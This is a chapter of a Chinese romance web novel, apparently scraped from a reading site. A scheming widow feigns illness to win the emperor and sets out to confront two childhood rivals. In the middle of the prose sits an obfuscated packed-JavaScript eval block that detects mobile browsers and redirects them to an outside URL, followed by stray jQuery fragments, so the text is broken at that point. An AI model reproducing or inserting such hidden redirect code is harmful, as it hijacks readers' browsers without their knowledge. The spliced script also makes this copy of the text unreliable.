11. 狭路相逢

作品:《拜金寡妇成了皇帝的真爱

    “再等等看吧。”姜云笙拿了两块肉脯,一块塞进知琴嘴里,一块喂给自己。


    “此前我于他而言只是一个身份特殊的美貌女子,他会觉得新鲜,但却不是非我不可,经过上次被我拒绝,他帝王的尊贵会让他生出不甘,这份不甘大概也夹杂了几分真心,可阿娘说过,真心瞬息万变,所以我不能赌,非要让他对我情根深种,我才能保证咱们日后在宫里不受任何人欺负。”


    知琴一边嚼肉脯,一边含糊着点头:“奴婢明白了,那下次皇上来的时候奴婢要给他泡茶吗?”


    今日知琴不曾上茶,也是早早就得了姜云笙嘱咐的原因。


    “我没那么小气。”姜云笙失笑,“今日不给他泡茶不过是故意做给他看的,下次他来,你该怎么做就怎么做。”


    知琴忍俊不禁:“您是不知道,我今日都生怕皇上动怒。”


    “不会的。”姜云笙勾唇一笑,语气笃定,“男人啊,对于自己花了心思却没有得到同等回应的女人,总是有无限的耐心。”


    铩羽而归的宗政禹这几日心情都不太美妙,一连好几日没见着人,他只能靠手里的一方粉色帕子睹物思人:“陈义,你说,夫人的心情有没有好些?”“皇上,姜夫人这两日也不太好过。”陈义轻声劝慰,“奴婢方才去送东西的时候问过知琴姑娘了,皇上那日离开以后,姜夫人就把自己关在屋子里,午饭也不曾用,知琴说姜夫人这两日时常独自垂泪,想必心中也是极为难熬的,若不是对皇上有意,又何苦这么折磨自己?”


    宗政禹闻言皱眉:“你怎么不早些告诉朕?夫人弱质纤纤,身子骨本就柔弱,怎么能如此糟践自己的身子?”


    陈义见状心头微动,出口的话又刻意夸大了几分:“皇上说的是,姜夫人如今身边也没个长辈亲人,难免失了轻重,方才奴婢听她声音,都不复往日有力气。”


    宗政禹回想三日前见到姜云笙的场景。


    声音是虚弱了许多,面色苍白,脸颊也瘦了,眼神黯淡,再加上陈义所言这两日她不曾好好用饭,不必多说,他脑中就已经勾勒出她越发憔悴的模样。


    宗政禹越想就越是懊恼,心头阵阵发酸,顾不得多说什么,径直起身吩咐人备马,往宫外去了。


    前几日刚落过雨,这几日又艳阳高照,刚冒芽的柳枝吸饱了水分,在阳光的轻拂下舒展嫩叶,湖边的浅草绿意渐浓,野花竞相绽放,摇曳生姿,正是出游的好时节。


    “夫人,这要是让皇上知道了怎么办?”知琴都没功夫欣赏周遭的鸟语花香,她此刻正满心不安,上午陈义来的时候姜云笙还一副委顿模样,现下却有精神骑马到郊外来踏春,实在有些说不过去,“万一他治咱们一个欺君之罪可怎么好?”


    姜云笙沿着路漫无目的地走着,信手摘了一朵明黄色的小花别在知琴耳边:“你忘了我方才让你打听的事了?”知琴不明所以地点点头:“没忘啊,可这和左仆射家的二少夫人有什么关系?”


    “你一会儿就知道。”姜云笙开始卖关子。


    时下风气开明,草长莺飞的时节,常有年轻男女结伴出游,云隐山脚下停了不少马车,姜云笙老远就看到花花绿绿的风筝争先上天,让人眼花缭乱。


    “好热闹啊。”知琴心里的忐忑散去后,便有了心情四处张望,看着不远处的场景,她不禁露出点笑意,“夫人,咱们都没带风筝,不然您一定能技压群雄,把这些人全部比下去。”


    “今日可不是来比谁的风筝放得高的。”姜云笙抬头遮在眉间,往天上望了一会儿,才道,“你四处看看,除了余晚晴,还有没有其他与我不对付的人。”


    余晚晴便是尚书左仆射谢家的二少夫人。


    知琴越发困惑了,但她也没问,依言四处寻找姜云笙的“仇人”。


    宗政禹快马出宫,到了韩府的时候才得知姜云笙今日出去游玩了:“夫人去了何处,你可知道?”


    成伯早就得了吩咐,自然是知道的:“夫人这几日心情不好,知琴陪她云隐山脚下散心了。”


    “云隐山?”宗政禹心头一软,她竟去了云隐山么,不过,他又想到什么,皱眉看向成伯,“你方才说夫人这几日心情不好?”说起此事成伯就一脸愁容:“也不知道夫人是怎么了,从前她可最喜欢吃樱桃的,结果今早庄子上送来的樱桃她一颗都没吃。”


    宗政禹还没听完就立即调转了马头望城外去,刚追上来的陈义还没来及歇口气,又马不停蹄地继续城外去。


    城外出游的基本都是长安的高门望族,走三步便是一张熟悉的面孔,知琴想要找到余晚晴在哪里实在不算什么难事。


    “夫人,谢二夫人和林三夫人两人凑到一块儿了。”谢二夫人便是余晚晴,林三夫人则是仪国公家的幼女宋明珠。


    这两人长得十分有特色,宋明珠身材魁梧,皮肤黝黑,而余晚晴则身无二两肉,白得透明,两人堪称姜云笙的黑粉头子。


    “哪呢,哪呢?”姜云笙一听就两眼放光,迫不及待地四处张望,“黑白双煞又凑齐了?”


    “就在望云亭那边。”


    云隐山对面的两道险峰之间有一瀑布,水流经年不止,自高空一泻而下,与云隐山脚下的湖泊汇聚在一起。前朝名士着人在此修建了一座八角凉亭,取名望云。


    望云亭翼然临于湖上,轻易便将山峰林壑全部纳于眼底,引得不少附庸风雅的贵族男女在此驻足。


    姜云笙摘了一捧花儿跑到水边,临水而照,确认自己面色憔悴,眼带愁容,但还是美得不行之后,又问了问知琴:“我今日是不是有一股病西施的味道?”


    “嗯嗯嗯!”知琴将她仔细看了看,连连点头,“看上去柔柔弱弱的,特别好欺负。”“那就好。”姜云笙嘴角露出和脸上病容半点都不相配的坏笑,脚步轻快地往望云亭方向去。


    知琴小跑两步跟上去:“夫人,咱们去干什么?”


    “韩寄死了之后,余晚晴和宋明珠可是没少嘲笑我,今日新仇旧恨一并算,看我不骂死她们。”姜云笙咬咬牙,磨刀霍霍。


    知琴闻言,赶紧撸了两下袖子,气势汹汹:“对,从前夫人在的时候,她们在咱们面前连屁都不敢放一个,如今也算是得意够了。”</


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17182185|196913||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>


    走到望云亭五步远的地方,姜云笙倏地停下脚步,然后回头悄悄给知琴使眼色:“装得悲惨些,一会儿让她们先开口,这样我给她们骂哭别人也挑不出理来。”


    “好,奴婢明白了。”知琴气势汹汹的表情瞬间便垮掉,眉头紧蹙,嘴巴一瘪,满脸苦相,“夫人,这样可以吗?”


    姜云笙快速眨眨眼睛,又怕效果不够,还伸手揉了揉眼角,把眼下的灰粉蹭开了些,更显倦容:“行了,就这样吧,对付那两脖子上长瘤的玩意儿足够了。”


    余晚晴和宋明珠同姜云笙同岁,都是长安城中数得上的人家,从幼时就十分相熟。


    余晚晴是昌平郡公家的长女,宋明珠则是仪国公家的幼女,而姜云笙则出生南安侯府。


    仔细算来,余晚晴和宋明珠家世都比姜云笙略高一筹,理应比她更让人羡艳才对,但谁让姜云笙有一个把她当心肝的阿娘呢。


    幼时小孩打架,旁人家的小孩回家了难免要挨打挨骂被教训一顿,偏偏姜云笙不是这样。


    她的阿娘会把她抱在怀里好好亲一亲,然后问她输赢,若是姜云笙赢了,她阿娘就带她出去吃好吃的庆祝庆祝,若是姜云笙输了,她阿娘就会给她买好多好看的珠宝首饰来安慰她。


    作为父母,见此情状自然少不了在背后嘀咕,说姜二夫人溺爱独女,不好好教养女郎,来日连婆家都找不到,可只有在外面挨了打,回家又挨了打的小孩才知道,有这样温柔善良的阿娘,是一件多么让人羡慕的事。


    所以,但凡是小时候挨过打的小孩就凑一块把姜云笙孤立了,试图将她气哭。


    可没想到的是,这样歹毒的计划非但没影响姜云笙半点,还让她们心中更嫉妒了。姜云笙的阿娘见没人和姜云笙玩,她就亲自带着她疯玩,上树捉鸟,下河摸鱼,长安城四周但凡是好玩的地方,就没有姜云笙没去过的。


    听说,人终将被年少不可得之物困其一生。对于当年的小孩而言,姜云笙的阿娘便是她们得不到的,


    当年打架的小孩长大后,只要是姜云笙出现的场合,难免有人悄咪咪地将自己和她做对比,不比还好,一对比,心中郁卒更甚。


    姜云笙自小就长得玉雪可爱,长大后更吸引了不少俊俏郎君忙前忙后献殷勤,偏偏她还对那些人不屑一顾。


    再加上她头上千金难求的时兴首饰,腰带上鸽子蛋大小的珍珠吊坠,裙摆上精美名贵的刺绣,无一不叫余晚晴这些小时候打不过她,长大了还没她高的女郎咬碎了牙。


    自小结下的梁子,再加上日积月累的怨气,哪有那么容易化解。


    所以在姜二夫人离世后,她们心中虽然惋惜,但也在背后嘲笑了一番,想着,姜云笙没了亲娘,总该下场凄惨了吧?


    谁知,她阿娘给她找的夫婿竟然中了状元,这可是气得她们好几宿都没睡着。


    再后来,姜云笙的状元夫婿也没了,她们高兴得接连办了好几个赏花宴庆祝,长安贵族之间甚至传出了姜云笙刑克六亲的谣言。


    姜云笙刻意放慢了脚步,这样显得心情沉重一点,谁知,她刚靠近,就听到这两小绿茶在说她的坏话。